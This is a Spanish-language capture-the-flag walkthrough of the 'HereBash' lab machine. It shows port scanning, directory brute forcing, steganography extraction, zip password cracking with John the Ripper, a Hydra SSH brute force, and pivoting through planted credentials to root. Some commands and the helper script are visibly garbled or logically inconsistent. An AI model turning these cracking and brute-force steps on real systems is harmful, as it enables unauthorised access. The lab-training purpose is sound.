

HEREBASH

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip herebash.zip
```

```
Archive: herebash.zip  
inflating: herebash.tar  
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh herebash.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2  
  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.098 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.098/0.098/0.098/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-06 12:51 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 1b:16:59:41:d2:f1:d4:cf:20:cc:ad:e0:f8:8c:ed:a2 (ECDSA)
|_ 256 72:9b:5b:79:74:e8:18:d6:0b:31:2e:99:00:01:b5:34 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos 22 y 80..

PUERTO 80



172.17.0.2

Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DeepL Translate - El m...

Apache2 Default Page

Ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/scripts`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **ANOTHER PAGE**

ENUMERACIÓN

```
whatweb http://172.17.0.2
```

```
# whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

```
gobuster dir -u http://172.17.0.2 -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,doc,html
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10733]
/scripts (Status: 301) [Size: 310] [→ http://172.17.0.2/scripts/]
/spongebob (Status: 301) [Size: 312] [→ http://172.17.0.2/spongebob/]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/revolt (Status: 301) [Size: 309] [→ http://172.17.0.2/revolt/]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Finished

```
gobuster dir -u http://172.17.0.2/spongebob -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://172.17.0.2/spongebob
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode


```
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/upload (Status: 301) [Size: 319] [→ http://172.17.0.2/spongebob/upload/]
/spongebob.html (Status: 200) [Size: 25537]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Finished




Sponge bob VS Pepa PIG

Mejor Bob esponja que Josefa la cerda

Un buen nombre es importante al igual que el metodo



Index of /scripts

| Name | Last modified | Size | Description |
|--|------------------|------|-------------|
|  Parent Directory | | - | |
|  put.php | 2024-06-17 07:55 | 303 | |
|  upload/ | 2024-06-17 07:46 | - | |

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

En <http://172.17.0.2/spongebob/upload/ohnorecallwin.jpg>
encontramos un archivo que descargamos para estudiar la
esteganografía.

Con stegseek sacamos la parafrase

```

└─$ stegseek ohnorecallwin.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "spongebob"
[i] Original filename: "seguro.zip".
[i] Extracting to "ohnorecallwin.jpg.out".

```

Ahora, vamos con steghide

steghide extract -sf ohnorecallwin.jpg

Enter passphrase:
wrote extracted data to "seguro.zip".

Obtenemos un .zip del que se nos pide contraseña

unzip seguro.zip

Archive: seguro.zip

[seguro.zip] secreto.txt password:

password incorrect--reenter:

password incorrect--reenter:

skipping: secreto.txt

incorrect password

Para sacar la contraseña usamos zip2john y john the ripper

```

└─$ unzip seguro.zip
Archive: seguro.zip
[seguro.zip] secreto.txt password:
extracting: secreto.txt

```

```

└─$ zip2john seguro.zip > seguro.hash

```

```

ver 1.0 efh 5455 efh 7875 seguro.zip/secreto.txt PKZIP Encr: 2b chk, TS_chk, cmplen=23, decmplen=11, crc=3DF4DA21 ts=8387 cs=8387 type=0

```

```

└─$ john --wordlist=/usr/share/wordlists/rockyou.txt seguro.hash

```

```

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate (seguro.zip/secreto.txt)
1g 0:00:00:00 DONE (2024-07-06 13:58) 16.66g/s 136533p/s 136533c/s 136533C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

EXPLOTACIÓN

Ahora, con hydra intentamos sacar un usuario

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p

aprendemos ssh://172.17.0.2 -V -l -f -t 16

```
[RE-ATTEMPT] target 172.17.0.2 - login "robins" - pass "aprendemos" - 6247 of 8295460 [child 6] (0/5)
[ATTEMPT] target 172.17.0.2 - login "robins" - pass "aprendemos" - 6248 of 8295460 [child 8] (0/5)
[ATTEMPT] target 172.17.0.2 - login "riddler" - pass "aprendemos" - 6249 of 8295460 [child 11] (0/5)
[ATTEMPT] target 172.17.0.2 - login "riddle" - pass "aprendemos" - 6250 of 8295460 [child 0] (0/5)
[RE-ATTEMPT] target 172.17.0.2 - login "redwood" - pass "aprendemos" - 6250 of 8295460 [child 8] (0/5)
[22][ssh] host: 172.17.0.2 login: rosa password: aprendemos
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

rosa/aprendemos

Intentamos conexión por ssh

```
# ssh rosa@172.17.0.2
rosa@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jun 21 02:05:23 2024 from 172.17.0.1
rosa@b8f0af8ac6a0:~$
```

ESCALADA DE PRIVILEGIOS

Después de intentar diferentes formas para escalar privilegios, no

encontré nada. Por lo que hay que buscar...

```
rosa@b8f0af8ac6a0:~/-$ ls
buscaelpass1  buscaelpass16  buscaelpass22  buscaelpass29  buscaelpass35  buscaelpass41  buscaelpass48  buscaelpass54  buscaelpass60  buscaelpass67
buscaelpass10 buscaelpass17  buscaelpass23  buscaelpass3  buscaelpass36  buscaelpass42  buscaelpass49  buscaelpass55  buscaelpass61  buscaelpass7
buscaelpass11 buscaelpass18  buscaelpass24  buscaelpass30  buscaelpass37  buscaelpass43  buscaelpass5  buscaelpass56  buscaelpass62  buscaelpass8
buscaelpass12 buscaelpass19  buscaelpass25  buscaelpass31  buscaelpass38  buscaelpass44  buscaelpass50  buscaelpass57  buscaelpass63  buscaelpass9
buscaelpass13 buscaelpass2  buscaelpass26  buscaelpass32  buscaelpass39  buscaelpass45  buscaelpass51  buscaelpass58  buscaelpass64  creararch.sh
buscaelpass14 buscaelpass20  buscaelpass27  buscaelpass33  buscaelpass4  buscaelpass46  buscaelpass52  buscaelpass59  buscaelpass65  encuentracontraseña.sh
buscaelpass15 buscaelpass21  buscaelpass28  buscaelpass34  buscaelpass40  buscaelpass47  buscaelpass53  buscaelpass6  buscaelpass66
```

Revisando el formato de varios de ellos

XXXXXX:XXXXXX

Entiendo que el que no siga este formato, será la contraseña

Creamos un script

```
#!/bin/bash
#Bucle para buscar el archivo que no sigue el patrón común "xxxxxx:xxxxxx"
for dir in buscaelpass{1..67}; do
    echo "Directorio: $dir"
    for file in "$dir"/*; do
        if [ ! -f "$file" ]; then
            echo "Archivo: $file"
            # Verificar si el archivo no contiene el patrón común "xxxxxx:xxxxxx"
            if ! grep -q "xxxxxx:xxxxxx" "$file"; then
                echo ">> Archivo con formato diferente encontrado: $file"
            fi
        fi
    done
done
exit 0 # Salir del script cuando se encuentre el archivo diferente
```

Después de intentar diferentes formas para escalar privilegios, no se encontró ningún archivo con formato diferente.

Lo ejecutamos

```
rosa@b8f0af8ac6a0:~/-$ bash encuentracontraseña.sh
```

```
Directorio: buscaelpass33
Archivo: buscaelpass33/archivo1
Archivo: buscaelpass33/archivo10
Archivo: buscaelpass33/archivo11
Archivo: buscaelpass33/archivo12
Archivo: buscaelpass33/archivo13
Archivo: buscaelpass33/archivo14
Archivo: buscaelpass33/archivo15
Archivo: buscaelpass33/archivo16
Archivo: buscaelpass33/archivo17
Archivo: buscaelpass33/archivo18
Archivo: buscaelpass33/archivo19
Archivo: buscaelpass33/archivo2
Archivo: buscaelpass33/archivo20
Archivo: buscaelpass33/archivo21
>> Archivo con formato diferente encontrado: buscaelpass33/archivo21
```

Leemos el archivo diferente

```
rosa@b8f0af8ac6a0:~/-$ cat buscaelpass33/archivo21
```

```
pedro:ell0c0
```

Nos hacemos pedro

```
rosa@b8f0af8ac6a0:~/-$ su pedro
```

```
Password:
```

```
pedro@b8f0af8ac6a0:/home/rosa/-$
```



```

pedro@b8f0af8ac6a0:~$ ls -la
total 36
drwxr-xr-x 1 pedro pedro 4096 Jun 21 02:12 .
drwxr-xr-x 1 root root 4096 Jun 17 08:22 ..
drwxrwxr-x 2 pedro pedro 4096 Jun 17 08:34 ...
-rw-r--r-- 1 pedro pedro 220 Jun 17 08:22 .bash_logout
-rw-r--r-- 1 pedro pedro 3771 Jun 17 08:22 .bashrc
drwx----- 2 pedro pedro 4096 Jun 18 03:31 .cache
drwxrwxr-x 3 pedro pedro 4096 Jun 17 08:33 .local
-rw-r--r-- 1 pedro pedro 807 Jun 17 08:22 .profile
pedro@b8f0af8ac6a0:~$

```

En el directorio `/...`

```

pedro@b8f0af8ac6a0:~$ cd ...
pedro@b8f0af8ac6a0:~/...$ ls -la
total 12
drwxrwxr-x 2 pedro pedro 4096 Jun 17 08:34 .
drwxr-xr-x 1 pedro pedro 4096 Jun 21 02:12 ..
-rw-rw-r-- 1 pedro pedro 91 Jun 17 08:34 .miscreto
pedro@b8f0af8ac6a0:~/...$ cd .miscreto
bash: cd: .miscreto: Not a directory
pedro@b8f0af8ac6a0:~/...$ cat .miscreto
Conseguí el pass de juan y lo tengo escondido
Conseguí el pass de juan y lo tengo escondido en algun lugar del sistema fuera de mi home.
pedro@b8f0af8ac6a0:~/...$

```

El comando `find / -name "*juan*" -type f 2> /dev/null` busca archivos cuyo nombre contenga la cadena "juan" en todo el sistema de archivos (/)

```

pedro@b8f0af8ac6a0:~/...$ find / -name "*juan*" -type f 2> /dev/null
/usr/share/zoneinfo/America/Tijuana
/var/mail/.pass_juan
pedro@b8f0af8ac6a0:~/...$ cat /var/mail/.pass_juan
ZWxwcmVzaW9uZXMK
pedro@b8f0af8ac6a0:~/...$

```

```

pedro@b8f0af8ac6a0:~/...$ cat /var/mail/.pass_juan
ZWxwcmVzaW9uZXMK
pedro@b8f0af8ac6a0:~/...$ su juan
Password:
juan@b8f0af8ac6a0:/home/pedro/...$

```

```

juan@b8f0af8ac6a0:~$ ls -la
total 32
drwxr-xr-x 3 juan juan 4096 Jun 17 09:02 .
drwxr-xr-x 1 root root 4096 Jun 17 08:22 ..
-rw-r--r-- 1 juan juan 220 Jun 17 08:22 .bash_logout
-rw-r--r-- 1 juan juan 3791 Jun 17 08:42 .bashrc
drwxrwxr-x 3 juan juan 4096 Jun 17 08:41 .local
-rw-rw-r-- 1 juan juan 112 Jun 17 08:45 .ordenes_nuevas
-rw-r--r-- 1 juan juan 807 Jun 17 08:22 .profile
juan@b8f0af8ac6a0:~$ cat .ordenes_nuevas
Hola soy tu patron y me canse y me fui a casa te dejo mi pass en un lugar a mano consiguelo y acaba el trabajo.
juan@b8f0af8ac6a0:~$

```


El comando **alias** en sistemas Unix y Linux permite crear atajos o abreviaturas para otros comandos más largos o complejos. Esto es útil para simplificar la ejecución de comandos frecuentemente utilizados o para personalizar el entorno de trabajo del usuario.

Revisar los alias te permite asegurarte de que no hay configuraciones no deseadas o maliciosas que puedan comprometer la seguridad o el comportamiento de tu sistema.

```
Nota: Soy tu patrón y me cuido y me las a cada te dejes me pases en un lugar o mano consiguelo y a cada te trabajo.  
juan@b8f0af8ac6a0:~$ alias  
alias alert='notify-send --urgency=low -i "${[ $? = 0 ]} && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[[:space:]]\s*alert$//'\''")'  
alias egrep='egrep --color=auto'  
alias fgrep='fgrep --color=auto'  
alias grep='grep --color=auto'  
alias l='ls -CF'  
alias la='ls -A'  
alias ll='ls -alF'  
alias ls='ls --color=auto'  
alias pass='eljefe'  
juan@b8f0af8ac6a0:~$ su root  
Password:  
root@b8f0af8ac6a0:/home/juan# whoami  
root  
root@b8f0af8ac6a0:/home/juan#
```

